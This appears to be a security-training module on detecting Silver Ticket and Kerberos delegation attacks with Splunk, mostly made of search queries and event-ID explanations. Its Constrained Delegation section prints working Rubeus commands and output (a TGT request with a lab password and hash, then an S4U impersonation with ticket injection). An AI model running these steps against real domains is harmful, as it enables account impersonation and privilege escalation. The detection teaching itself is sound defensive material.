Because there is no validation for user permissions, users can be granted administrative permissions. `Event ID 4672 (Special Logon)` can be employed to detect anomalously assigned privileges.

Detecting Silver Tickets With Splunk

Now let's explore how we can identify Silver Tickets, using Splunk.

Detecting Silver Tickets With Splunk Through User Correlation

Let's first create a list of users (`users.csv`) leveraging `Event ID 4720 (A user account was created)` as follows.


```
index=main latest=1690448444 EventCode=4720
| stats min(_time) as _time, values(EventCode) as EventCode by user
| outputlookup users.csv
```

Note: `users.csv` can be downloaded from the `Resources` section of this module (upper right corner) and uploaded to Splunk by clicking `Settings` -> `Lookups` -> `Lookup table files` -> `New Lookup Table File`.

Let's now compare the list above with logged-in users as follows.


Timeframe: `latest=1690545656`

```
index=main latest=1690545656 EventCode=4624
| stats min(_time) as firstTime, values(ComputerName) as ComputerName,
values(EventCode) as EventCode by user
| eval last24h = 1690451977
| where firstTime > last24h
```| eval last24h=relative_time(now(),"-24h@h")```
| convert ctime(firstTime)
| convert ctime(last24h)
| lookup users.csv user as user OUTPUT EventCode as Events
| where isnull(Events)
```







**Search Breakdown**:

- `index=main latest=1690545656 EventCode=4624`: This command filters events from the `main` index that occur before a specified timestamp and have an `EventCode` of `4624`, indicating a successful login.
- `| stats min(_time) as firstTime, values(ComputerName) as ComputerName, values(EventCode) as EventCode by user`: This command calculates the earliest login time for each user, groups them by the `user` field, and creates a table with columns `firstTime`, `ComputerName`, and `EventCode`.
- `| eval last24h = 1690451977`: This command defines a variable `last24h` and assigns it a specific `timestamp` value. This value represents a time threshold for filtering the results.
- `| where firstTime > last24h`: This command filters the results to include only logins that occurred after the time threshold defined in `last24h`.
- `| eval last24h=relative_time(now(),"-24h@h")`: This command (commented out) would redefine the `last24h` variable to be exactly 24 hours before the current time.
```

Note that this line is commented out with backticks, so it will not be executed in this search.

- `| convert ctime(firstTime)` : This command converts the `firstTime` field from epoch time to a human-readable format.
- `| convert ctime(last24h)` : This command converts the `last24h` field from epoch time to a human-readable format.
- `| lookup users.csv user as user OUTPUT EventCode as Events` : This command performs a `lookup` using the `users.csv` file, matches the `user` field from the search results with the `user` field in the CSV file, and outputs the `EventCode` column from the CSV file as a new field called `Events`.
- `| where isnull(Events)` : This command filters the results to include only those where the `Events` field is null. This indicates that the user was not found in the `users.csv` file.

Detecting Silver Tickets With Splunk By Targeting Special Privileges Assigned To New Logon

Timeframe: `latest=1690545656`

```
index=main latest=1690545656 EventCode=4672
| stats min(_time) as firstTime, values(ComputerName) as ComputerName by
Account_Name
| eval last24h = 1690451977
```| eval last24h=relative_time(now(),"-24h@h") ```
| where firstTime > last24h
| table firstTime, ComputerName, Account_Name
| convert ctime(firstTime)
```






# Detecting Unconstrained Delegation/Constrained Delegation Attacks
```


Unconstrained Delegation

`Unconstrained Delegation` is a privilege that can be granted to User Accounts or Computer Accounts in an Active Directory environment, allowing a service to authenticate to another resource on behalf of `any` user. This might be necessary when, for example, a web server requires access to a database server to make changes on a user's behalf.



Attack Steps:


- The attacker identifies systems on which Unconstrained Delegation is enabled for service accounts.



- The attacker gains access to a system with Unconstrained Delegation enabled.
- The attacker extracts Ticket Granting Ticket (TGT) tickets from the memory of the compromised system using tools such as `Mimikatz`.

Kerberos Authentication With Unconstrained Delegation

When Unconstrained Delegation is enabled, the main difference in Kerberos Authentication is that when a user requests a TGS ticket for a remote service, the Domain Controller will embed the user's TGT into the service ticket. When connecting to the remote service, the user will present not only the TGS ticket but also their own TGT. When the service needs to authenticate to another service on behalf of the user, it will present the user's TGT ticket, which the service received with the TGS ticket.



Unconstrained Delegation Attack Detection Opportunities

PowerShell commands and LDAP search filters used for Unconstrained Delegation discovery can be detected by monitoring PowerShell script block logging (`Event ID 4104`) and LDAP request logging.

The main goal of an Unconstrained Delegation attack is to retrieve and reuse TGT tickets, so Pass-the-Ticket detection can be used as well.


Let's now navigate to the bottom of this section and click on "Click here to spawn the target system!". Then, access the Splunk interface at http://[Target IP]:8000 and launch the Search & Reporting Splunk application. The vast majority of searches covered from this point up to end of this section can be replicated inside the target, offering a more comprehensive grasp of the topics presented.

Detecting Unconstrained Delegation Attacks With Splunk

Now let's explore how we can identify Unconstrained Delegation attacks, using Splunk.


Timeframe: `earliest=1690544538 latest=1690544540`

```
index=main earliest=1690544538 latest=1690544540
source="WinEventLog:Microsoft-Windows-PowerShell/Operational"
EventCode=4104 Message="*TrustedForDelegation*" OR
Message="*userAccountControl:1.2.840.113556.1.4.803:=524288*"
| table _time, ComputerName, EventCode, Message
```




Constrained Delegation

`Constrained Delegation` is a feature in Active Directory that allows services to delegate user credentials only to specified resources, reducing the risk associated with Unconstrained Delegation. Any user or computer accounts that have service principal names (SPNs) set in their `msDS-AllowedToDelegateTo` property can impersonate any user in the domain to those specific SPNs.



Attack Steps:

- The attacker identifies systems where Constrained Delegation is enabled and determines the resources to which they are allowed to delegate.




- The attacker gains access to the TGT of the principal (user or computer). The TGT can be extracted from memory (Rubeus dump) or requested with the principal's hash.

```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> .\Rubeus.exe asktgt /user:Backup /domain:lab.internal.local /password:
B@ckup1234 /outfile:ticket.kirbi

  v1.6.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 384F03E9B53902E3A2737FAD79B8735C
[*] Building AS-REQ (w/ preauth) for: 'lab.internal.local\Backup'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFMjCCBS6gAwIBBaEDAgEWooIENzCCBDNhggQvMIIEK6ADAgEFoRQbEkxBQi5JTlRFUk5BTC5MT0NB
      TKInMCWgAwIBAqEeMBwbBmtyYnRndBsSbGFiLmludGVybmFsLmxvY2Fso4ID4zCCA9+gAwIBEqEDAgEC
      ooID0QSCA83nGd2QQ1N9LPFa5QsRhDQIfdBrCjCPkQGuC+07iujUHkkqjiuVdv8TWf979R9QP1RL07Ut
      P2sXedCktm13Bg139eh51tOo+EtxXueK2nW+pIwHhO0RWOCikVXcq/lTdDcUiS8wBX4TAe6TVrcRcofU
      nTMvNX05QJHbbdR0FHsvrz0qSFY0+fzoUoDEt1O56IuPgc2iSk401gU+ogVZyIY4MhtiLsVfnhMAJ/1t
      zbTAIyCG56q9gZn6/tbd/Y7dTEfmEq7jmZffOr1JqQcwk5v2BTqUJkEiw/WAV/q7pVXe3DCfRmnxy8PB
      RS8xAdjyhRJUNlaeARc/l4H/S9cCZDBXze46w0XeXjkav24QJKCbNfrmbchcEcQTezooI1iGWdcbQ4Xy
      QcqDQBCIVYDqvc7rGySR/g2wX5BFlKK0qWCBwXstjT81puhooKkWRyVD36ZV6aDTMd2ghIPp+newgw5+
```

- The attacker uses the S4U technique to impersonate a high-privileged account to the targeted service (requesting a TGS ticket).

```
PS C:\Users\JENNY_HICKMAN\tools\mimikatz_trunk\x64> .\Rubeus.exe s4u /ticket:ticket.kirbi /impersonateuser:WELDON_EVANS /d
omain:lab.internal.local /msdsspn:ldap/dc.lab.internal.local /altservice:cifs /ptt

  v1.6.1

[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: DC.lab.internal.local (10.0.10.20)
[*] Building S4U2self request for: 'Backup@LAB.INTERNAL.LOCAL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'WELDON_EVANS' to 'Backup@LAB.INTERNAL.LOCAL'
[*] base64(ticket.kirbi):

      doIF0jCCBc6gAwIBBaEDAgEWooIE5TCCBOFhggTdMIIE2aADAgEFoRQbEkxBQi5JTlRFUk5BTC5MT0NB
      TKITMBGgAwIBAaEKMAgbBkJhY2t1cKOCBKUwggShoAMCARehAwIBA6KCBJMEggSPil/rLxkbaKZ479SY
      5nkCdxPbn3MdwDWcLgV1VQCPe6nv5uXceov3Kl+WGVWIU12XCOOSQctMNQYn3UE9sFZ5DO4sneuZPkMl
      vfyVdmnrGrDZsq6SergsYGz2d2xKDe0Y9z8GVsleMe6K+GBR/cbdJqy5ZdPioH+GGqbFgW4hCc/wJZLe
      mhAlXYlDt2x/AIWZYlj6i/WyacOMdbXpxzJKDOeq2/w5iy9nLqSBfBJxqfESWfl0m/hvZkTl1QxAYpKl
      /r5UoMHrs0qqwKxBzBioBwBdaBhmmP3m90/w0FJ3yE6Ogf3/nrH3qtKBPyaZUoKAF5GzkzzP13YEH6/E
      8gVeuJlxsXuCMY5B0G6IzwDS8vAesFX3OO7LnyJEk98NLGCDe9yiaFjLBGN0BGk7mUEzqsVPrZ7gn/ys
      5wxuuSFzIcsBQFzVgmnO1R28BjnK4NDRKIPTeV903UJ2FeJvunyKvyfyxjlvWdGyhVqK3mIC08XN1vli
      uJ03wx0Oi1C6asCG/bUXSZni92M/zrXSY+CMk6raNMtGXd32ohWqWrpQ+bEG9rM7p8CRlMj642VGFSZw
      HPfk0vEyO10hlxVeZK+5//vkv0tv9F4lcw97+meSKB0piOWZDZ8AZTZi2s9sc/V0zC4twZiJ+6hkwKxs
```


- The attacker injects the requested ticket and accesses targeted services as the impersonated user.



Kerberos Protocol Extensions - Service For User

`Service for User to Self (S4U2self)` and `Service for User to Proxy (S4U2proxy)` allow a service to request a ticket from the Key Distribution Center (KDC) on behalf of a user. S4U2self allows a service to obtain a TGS for itself on behalf of a user, while S4U2proxy allows the service to obtain a TGS on behalf of a user for a second service.

S4U2self was designed to enable a user to request a TGS ticket when another method of authentication was used instead of Kerberos. Importantly, this TGS ticket can be requested on behalf of any user, for example, an Administrator.



S4U2proxy was designed to take a forwardable ticket and use it to request a TGS ticket to any SPN specified in the `msds-allowedtodelegateto` options for the user specified in the S4U2self part.

With a combination of S4U2self and S4U2proxy, an attacker can impersonate any user to service principal names (SPNs) set in `msDS-AllowedToDelegateTo` properties.

Constrained Delegation Attack Detection Opportunities

Similar to Unconstrained Delegation, it is possible to detect PowerShell commands and LDAP requests aimed at discovering vulnerable Constrained Delegation users and computers.

To request a TGT ticket for a principal, as well as a TGS ticket using the S4U technique, Rubeus makes connections to the Domain Controller. This activity can be detected as an unusual process network connection to TCP/UDP port `88` (Kerberos).

